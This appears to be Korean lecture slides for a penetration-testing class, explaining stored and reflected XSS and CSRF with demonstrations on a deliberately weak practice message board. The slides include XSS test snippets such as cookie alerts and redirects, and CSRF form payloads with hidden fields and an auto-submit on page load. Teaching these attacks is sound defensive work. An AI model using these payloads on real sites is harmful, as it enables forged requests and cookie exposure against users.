 - → 외부의 script 파일을 실행시키는 구문

XSS 공격의 종류

Store XSS (저장식 XSS)

- 공격 스크립트가 서버 쪽에 저장되는 기법
- 게시판 게시물 등에 악성 스크립트가 저장(store)되어 있음

Reflected XSS (반사식 XSS)

- 공격 스크립트가 url 등에 있는 기법
- 서버에 악성 스크립트가 저장되어 있지 않음

Stored XSS 예시

허술한 게시판 글쓰기

제목:

url:

Tag:

본문:



Stored XSS – 다른 사이트로 Redirect

허술한 게시판 글쓰기

제목:

url:

Tag:

본문:

```
<script type="text/javascript">
location.href='https://www.google.com/' ;
</script>
```



Reflected XSS 예시

- 제목이나 내용을 입력하지 않으면 에러가 발생하도록 코드가 작성되어 있음

```
if title == '' or text == '':
    error = u"다시 확인하세요. title : %s, text = %s" % (title, text, )
    return render_template('entry_write.html', error = error)
else:
    entry_board.input_entry(title, tag, url, text) # flask에서 자체적으로 XSS를 방어
    return render_template('entry_list.html')
return render_template('entry_write.html')
```

Reflected XSS 예시

허술한 게시판 글쓰기

제목:

url:

Tag:

본문:

register



페이지가 작동하지 않습니다.

Chrome이 이 페이지에서 비정상적인 코드를 감지했으며 개인정보(예: 비밀번호, 전화번호, 신용카드) 보호를 위해 차단했습니다.

[사이트의 홈페이지를 방문해 보세요.](#)

ERR_BLOCKED_BY_XSS_AUDITOR

XSS 테스트에 유용한 JavaScript

- `alert("msg");`
 - 브라우저에 경고 상자를 띄운다
- `alert(document.cookie);`
 - 브라우저 쿠키 값이 내용인 경고 상자를 띄운다
- `location.href=http://example.com/;`
 - `example.com`으로 강제 리다이렉트한다

CSRF(사이트 간 요청 위조)

CSRF

- Cross Site Request Forgery (사이트 간 요청 위조)
 - 다른 사용자가, 해커가 원하는 HTTP 요청을 날리도록 하는 공격 기법
- 원리
 - 이미지 태그, FORM 등을 이용해서 피해자의 브라우저가 해커가 원하는 일을 하도록 한다
- 응용
 - 로그인 해야 할 수 있는 기능들을 공략한다
 - 자신도 모르게 게시물이 써진다
 - 인터넷 쇼핑몰에서 해커가 원하는 상품이 자동 구매된다

XSS와 CSRF의 비교

XSS

- 사용자의 브라우저를 공략
- 유저를 공격하는 것이 목적
- 브라우저가 악성 스크립트 실행

CSRF

- 사용자의 브라우저를 공략
- 서버를 공격하는 것이 목적
- 서버에 해커가 원하는 HTTP Request를 날리게 됨

CSRF













특징

- 서버에 통신을 날려서 일을 처리하는 것은, 해커가 아니라 **피해자**가 한다
- 피해자가 로그인된 상태라면, 피해자의 ID로 해커가 원하는 일을 하게 된다

공격의 핵심

- 피해자의 브라우저가, 해커가 원하는 url을 로딩하도록 한다
- 이미지 태그, input 태그 등등

웹 페이지를 구성하는 다양한 이미지

●	200	GET	 ico_lan_ko.gif	 portal.hanyang.ac.kr	img	gif	1.78 KB
●	200	GET	 ico_tip_ko.gif	 portal.hanyang.ac.kr	img	gif	1.27 KB
●	200	GET	 ico_lan_en.gif	 portal.hanyang.ac.kr	img	gif	2.21 KB
●	200	GET	 ico_tip_en.gif	 portal.hanyang.ac.kr	img	gif	1.27 KB
●	200	GET	 sugang_icon_gray.png	 portal.hanyang.ac.kr	img	png	6.19 KB
●	200	GET	 sugang_icon_orange.png	 portal.hanyang.ac.kr	img	png	6.84 KB

Img 태그를 통한 CSRF 공격

- Img Tag
 - 소스로 지정된 url에 GET 요청으로 접속해서 받아 온 이미지를 표시한다
 - Ex) ``
- IMG TAG의 특징
 - Src로 지정된 url에 접속을 한다
 - 대부분의 게시판은 외부 이미지 직링크를 허용한다
- 공격
 - 어떠한 방법이든, 해커가 원하는 url에 접속하게 하면 된다

Img 태그를 통한 CSRF 공격

허술한 게시판 글쓰기

제목:

url:

Tag:

본문:

register

[URL 줄이기](#) * [게시글 목록 보기](#) * [글쓰기](#) * [log out](#)

logout test

ID : 13

작성자 : qwer

URL :

TAG :

본문



[URL 줄이기](#) * [게시글 목록 보기](#) * [글쓰기](#) * [log in](#) * [register](#)

해킹하기 좋은 게시판

Img 태그를 통한 CSRF 공격

1. 해커가 로그아웃 링크를 소스로 하는 이미지 태그를 단다
2. 피해자가 해커의 게시물에 들어간다
3. 브라우저는 이미지 태그의 src에 해당하는 url에 접속을 한다
4. 영문도 모른 채 로그아웃을 **당한다**

→ 로그아웃이 아니라 다른 기능이었다면?

CSRF에 대한 의문점

- GET 요청만 보낼 수 있는 것인가?
 - Form을 이용하면 POST 요청도 보낼 수 있다
- 똑같은 url만 보내면 쓸모 없는 것이 아닌가
 - 특정 공격을 수행하는 것만으로도 위험할 수 있다
 - 사이트 관리자에게 공격을 수행해서 가짜 공지글을 올릴 수도 있음
 - JavaScript를 이용하면 url을 동적으로 만들 수도 있다


파라미터 분석

```
title=test2&url=&tag=&entry_text=%09%3C  
method%3Dpost%3E%0D%0A%09%09%3Cd1%3E%0D%  
value%3D%22Hacked%21%21%22%3E%0D%0A%09%  
name%3Dur1%3E%09%09%09%0D%0A%09%09%3Cdt%  
name%3Dtag%3E%09%0D%0A%09%09%3Cdt%3E%0D%  
%22HACKING%21%21%21%22%3E%3C%2Ftextarea%  
value%3D%22%EB%88%84%EB%A5%B4%EC%84%B8%
```

- /write url
- Url로 가는 파라미터는 그냥 url에 넣는다
- BODY로 가는 파라미터는 title, url, tag, entry_text가 있다

파라미터 분석

- F12 버튼을 눌러서 개발자 도구를 띄운다
- 네트워크 탭을 이용해서 HTTP 요청을 분석, 파라미터를 알아낼 수 있다



FORM 만들기

:

```
<form action="/write" method=post>
  <dl>
    <dt>
      <dd><input type=text name=title value="Hacked!!">
    <dt>
      <dd><input type=text name=url>
    <dt>
      <dd><input type=text name=tag>
    <dt>
      <dd><input type=text name=entry_text value =
"HACKING!!!"></textarea>
      <dd><input type=submit value=register>
    </dd>
  </dl>
</form>
```

register

- <form action=(원하는 주소) method=post>
- <input type=text name=(파라미터 이름) value=(원하는 값)>
- 왼쪽 예시 코드 참고 바람

FORM을 이용한 CSRF 공격 (1)

- Input 태그에 아까 본 파라미터가 있음에 주의

:

```
<form action="/write" method=post>
  <dl>
    <dt>
      <dd><input type=text name=title value="Hacked!!">
    <dt>
      <dd><input type=text name=url>
    <dt>
      <dd><input type=text name=tag>
    <dt>
      <dd><input type=text name=entry_text value =
"HACKING!!!">/textarea>
      <dd><input type=submit value=register>
    </dd>
  </dl>
</form>
```

register

- 호기심으로 register를 누르면 CSRF 공격 성공!
- 해커가 원하는 게시물이 써진다

본문

Hacked!!
HACKING!!!
register

FORM을 이용한 CSRF 공격 (2)

- Input의 type를 hidden으로 하면 안 보인다

본문:

```
<form action="/write" method=post>
  <dl>
    <dt>
      <dd><input type=hidden name=title value="Hacked!!">
    <dt>
      <dd><input type=hidden name=url>
    <dt>
      <dd><input type=hidden name=tag>
    <dt>
      <dd><input type=hidden name=entry_text value =
"HACKING!!!">/textarea>
      <dd><input type=submit value="누르세요!">
    </dd>
  </dl>
</form>
```

- 누르세요! 버튼을 누르면 해커가 원하는 대로 게시물이 써진다

본문

누르세요!

FORM을 이용한 CSRF 공격 (3)

- Form에 onload시에 할 것을 지정한다

```
<body onload="document.frm1.submit()"><form name="frm1"
action="/write" method=post>
  <dl>
    <dt>
      <dd><input type=hidden name=title value="Hacked!!">
    <dt>
      <dd><input type=hidden name=url>
    <dt>
      <dd><input type=hidden name=tag>
    <dt>
      <dd><input type=hidden name=entry_text value =
"HACKING!!!"></textarea>
      <dd><input type=submit value="누르세요!">
    </dd>
  </dl>
</form>
```

register

- 올라간 게시물에 들어갈 때마다 해커가 정한 게시물이 업로드된다

해킹하기 좋은 게시판

- [제목 : Hacked!!](#) - 글쓴이 : qwer
- [제목 : Hacked!!](#) - 글쓴이 : qwer
- [제목 : Hacked!!](#) - 글쓴이 : qwer
- [제목 : Hacked!!](#) - 글쓴이 : qwer


XSS 우회 기법 (Skip)

`<body onload="document.frm1.submit()">`

- `<script>` 태그를 이용하지 않고도 스크립트를 실행할 수 있다
- 이 외에도 다양한 우회 기법이 존재함
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

정리

- PT는 사전에 취약점을 점검하는 행위이다
- PT를 통해 알게 된 것을 바깥에다 자랑하면 안 됨.
- 파라미터 변조 기법을 통해서 다양한 공격을 할 수 있다
- XSS 공격을 통해 해커가 원하는 스크립트를 실행할 수 있다
- CSRF 공격을 통해 서버에 해커가 원하는 요청을 날릴 수 있다



로그인

? 로그인 안내

? IP보안 off 1 2 3

로그인

비밀번호

☐ 아이디 저장

[회원가입](#) | [아이디 / 비밀번호찾기](#)

인증서
안내

인증서 로그인

인증서를 등록하지 않은 회원께서는 로그인 후 인증서 등록을 하여야 인증서 로그인이 가능합니다.



포털시스템

연구정보 매뉴얼

연구자용

2015. 03.



다음 시간 예고

실습 – PPT 예제 따라하기

- Stored XSS 실습
- CSRF 공격 실습 1번 ~ 3번

끝

